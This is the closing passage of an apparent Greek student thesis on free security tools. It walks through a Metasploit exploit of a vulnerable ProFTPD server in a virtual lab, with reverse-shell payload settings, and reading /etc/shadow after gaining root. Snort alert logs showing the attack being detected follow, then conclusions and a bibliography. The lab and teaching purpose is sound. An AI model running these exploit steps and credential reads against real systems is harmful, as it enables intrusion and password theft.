
17. Το ίδιο παρατηρούμε αν πραγματοποιήσουμε την διαδικασία από έναν εξωτερικό host, όπως το μηχάνημα που φιλοξενεί το Virtual Box με IP 192.168.56.1.



18. Στην εικονική μηχανή Attacker εκκινούμε το Metasploit με την εντολή sudo service metasploit start και στην συνέχεια ανοίγουμε την msfconsole.



19. Χρησιμοποιούμε το exploit proftp_telenet_iac για το οποίο ο server μας είναι ευάλωτος. Πληκτρολογώντας info πληροφορούμαστε για την τρωτότητα του server μας.



20. Στην συνέχεια με την εντολή RHOST επιλέγουμε το θύμα της επίθεσης μας όπου είναι ο server με IP 192.168.56.101, ορίζουμε το payload το οποίο θα αποστείλουμε μέσω της επίθεσης και την κωδικοποίηση που θα λάβει και το μηχάνημα στο οποίο θα απαντηθεί το exploit όπου θα είναι ο Attaker. Με την εντολή show options παρατηρούμε όλες τις παραπάνω επιλογές.

```
msf exploit(proftp_telnet_iac) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(proftp_telnet_iac) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(proftp_telnet_iac) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
msf exploit(proftp_telnet_iac) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(proftp_telnet_iac) > set target 2
target => 2
msf exploit(proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.56.101   yes       The target address
   RPORT   21               yes       The target port


Payload options (linux/x86/shell_reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   192.168.56.102   yes       The listen address
   LPORT   4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1


msf exploit(proftp_telnet_iac) > exploit - j
```

21. Αφού πατήσουμε exploit και την επιλογή -j για να ξεκινήσει η διαδικασία και να τρέξει το exploit στο παρασκήνιο παίρνουμε το παρακάτω αποτέλεσμα:


```
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.56.102:4444
msf exploit(proftp_telnet_iac) > [*] Trying target ProFTPD 1.3.3a Server (Debian) - Squeeze
Beta1...
[*] FTP Banner: 220 ProFTPD 1.3.3a Server (Debian) [::ffff:192.168.56.101]

[*] Started reverse handler on 192.168.56.101:4444
```

22. Ως αποτέλεσμα ενός επιτυχημένου exploit μας επιστρέφεται ένα shell στον server. Εκτελώντας την εντολή session -l εμφανίζονται όλα τα session που έχουν ανοίξει μεταξύ του Attacker και του server. Επιλέγουμε το session 1 και στην συνέχεια πληκτρολογούμε τις εντολές id, whoami και cat /etc/shadow ώστε να διαπιστώσουμε ότι ήμαστε root στο μηχάνημα του server και να εντοπίσουμε το αρχείο με τα password.

23. Αντίστοιχα στο μηχάνημα του Server στο αρχείο proftpd.log εμφανίζεται το εξής αποτέλεσμα, όπου εντοπίζουμε καθαρά το άνοιγμα του session και την IP από την οποία αυτό επιτεύχθηκε:



24. Τέλος στο μηχάνημα του Snort μπορούμε να δούμε τι πληροφορία έχει συλλεχθεί μετά από αυτό το exploit. Όπου εμφανίζεται καθαρά η προσπάθεια μιας Buffer Overflow επίθεσης από την IP 192.168.56.102.

```
04/19-11:39:12.849957  [**] [1:1529:10] FTP SITE overflow attempt [**] [Classification: Attempted
 Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.56.102:59962 -> 192.168.56.101:21
04/19-11:39:12.849957  [**] [1:2417:1] FTP format string attempt [**] [Classification: A suspicio
us string was detected] [Priority: 3] {TCP} 192.168.56.102:59962 -> 192.168.56.101:21
04/19-11:39:12.849996  [**] [1:70000002:0] Traffic FTP server [**] [Priority: 0] {TCP} 192.168.56
.102:59962 -> 192.168.56.101:21
04/19-11:39:12.849996  [**] [1:1748:8] FTP command overflow attempt [**] [Classification: Generic
 Protocol Command Decode] [Priority: 3] {TCP} 192.168.56.102:59962 -> 192.168.56.101:21
04/19-11:39:12.850369  [**] [1:70000002:0] Traffic FTP server [**] [Priority: 0] {TCP} 192.168.56
.102:59962 -> 192.168.56.101:21
04/19-11:39:12.850369  [**] [1:1748:8] FTP command overflow attempt [**] [Classification: Generic
 Protocol Command Decode] [Priority: 3] {TCP} 192.168.56.102:59962 -> 192.168.56.101:21
04/19-11:39:12.850662  [**] [1:70000002:0] Traffic FTP server [**] [Priority: 0] {TCP} 192.168.56
.102:59962 -> 192.168.56.101:21
04/19-11:39:13.004422  [**] [1:70000002:0] Traffic FTP server [**] [Priority: 0] {TCP} 192.168.56
.102:59962 -> 192.168.56.101:21
```

ΣΥΜΠΕΡΑΣΜΑΤΑ

Σε ένα ψηφιακό περιβάλλον, όπου η μάχη μεταξύ των κακόβουλων χρηστών και των τεχνικών ασφαλείας συνεχώς μαίνεται με στόχο την τελική επικράτηση για την διατήρηση της ασφάλειας των πληροφοριακών συστημάτων, τόσο η γρήγορη ανίχνευση και αντιμετώπιση των δικτυακών επιθέσεων όσο η πρόληψη και ο εντοπισμός των ευπαθειών είναι μείζονος σημασίας.

Σε ένα γνωστικό αντικείμενο, όπου όλο και περισσότερες νέες δικτυακές επιθέσεις εμφανίζονται στο προσκήνιο και δεδομένου του γεγονότος πως οι συστημικές ευπάθειες και η αδυναμία του ανθρώπινου παράγοντα δεν πρόκειται να εκλείψουν, η άμεση εφαρμογή των κατάλληλων μέτρων ασφαλείας και η συστηματική παρακολούθηση των εξελίξεων και των εργαλείων που διαθέτουμε είναι ο μόνος τρόπος αντιμετώπισης των όποιων κινδύνων.

Στην αγορά υπάρχουν αρκετά εξειδικευμένα εργαλεία προκείμενου να αντιμετωπίσουν το τεράστιο πλήθος από απειλές μου διαρκώς εμφανίζονται και υπόσχονται απόλυτη ασφάλεια στους οργανισμούς όπου τοποθετούνται φυσικά και με το ανάλογο οικονομικό κόστος.

Στην παρούσα εργασία παρουσιάζουμε εργαλεία τα οποία διανέμονται δωρεάν όπως το Wireshark, το JTR, το Volatility, το Snort και το Metasploit και στόχο έχουμε να μεταφερθούμε σε ένα εικονικό πλαίσιο αντιμετώπισης πιθανών κινδύνων και ανίχνευσης τους. Τα αποτελέσματα τα οποία λάβαμε ήταν άκρως ικανοποιητικά δείγμα της δυναμικής, της ευκολίας χρήσης και της επεκτασιμότητας τους. Τα παραπάνω εργαλεία σε καμία περίπτωση δεν αντικαθιστούν ολοκληρωμένες υποδομές ασφάλειας αλλά μπορούν να χρησιμοποιηθούν συμπληρωματικά ή μεμονωμένα από επίδοξους τεχνικούς ασφάλειας ή στα πλαίσια μαθημάτων για την κατανόηση και εξοικείωση τεχνικών ασφάλειας.

ΒΙΒΛΙΟΓΡΑΦΙΑ

ΕΛΛΗΝΙΚΗ

Σ. Κάτσικας, Δ. Γκρίτζαλης και Σ. Γκρίτζαλης : «Ασφάλεια Πληροφοριακών Συστημάτων», 2004.

Σ. Κάτσικας, Δ. Γκρίτζαλης και Σ. Γκρίτζαλης : «Ασφάλεια Δικτύων Υπολογιστών», 2004.

Θ. Κομνηνού, Π. Σπυράκη : «Ασφάλεια Δικτύων και Υπολογιστικών Συστημάτων», 2002.

Comer E. Douglas : «Διαδίκτυα με TCP/IP, Αρχές, Πρωτόκολλα και Αρχιτεκτονικές», 2001.

Andrew S. Tanenbaum : «Δίκτυα Υπολογιστών 4η Αμερικάνικη Έκδοση», 2003.

ΞΕΝΟΓΛΩΣΣΗ

D . Eastlake : "Domain Name System Security Extensions", 1999.

M. Anagnostopoulos, G. Kampourakis, E. Konstantinou, S. Gritzalis : «DNSsec vs. DNScurve: A side-by-side comparison, Situational Awareness in Computer Network Defense: Principles, Methods and Applications», 2012.

B. Laurie, G. Sisson, R. Arends, and D. Blacka. : "DNSSEC Hashed Authenticated Denial of Existance". Work in Progress draft-ietf-dnsext-nsec3-10.txt. January 2007.

M. Marlinspike : "SSL And The Future Of Authenticity, moving beyond certificate authorities", Blackhat security conference, 2011.

R. Kuhn, V. Hu, T. Polk, S. Chang : "Introduction to Public Key Technology and the Federal PKI Infrastructure", National Institut of Standards and Technology-NIST, 2001.

ΔΙΚΤΥΑΚΗ

http://tools.ietf.org/html/draft-ietf-wrec-wpad-01, "Web Proxy Auto-Discovery Protocol".

https://code.google.com/p/volatility/, "The Volatility Framework".

http://www.islab.demokritos.gr/

http://www.wireshark.org/

http://www.openwall.com/john/

http://www.rapid7.com/db/modules/exploit/linux/ftp/proftp_telnet_iac

http://manual.snort.org/node1.html

http://www.offensive-security.com/metasploit-unleashed/Main_Page/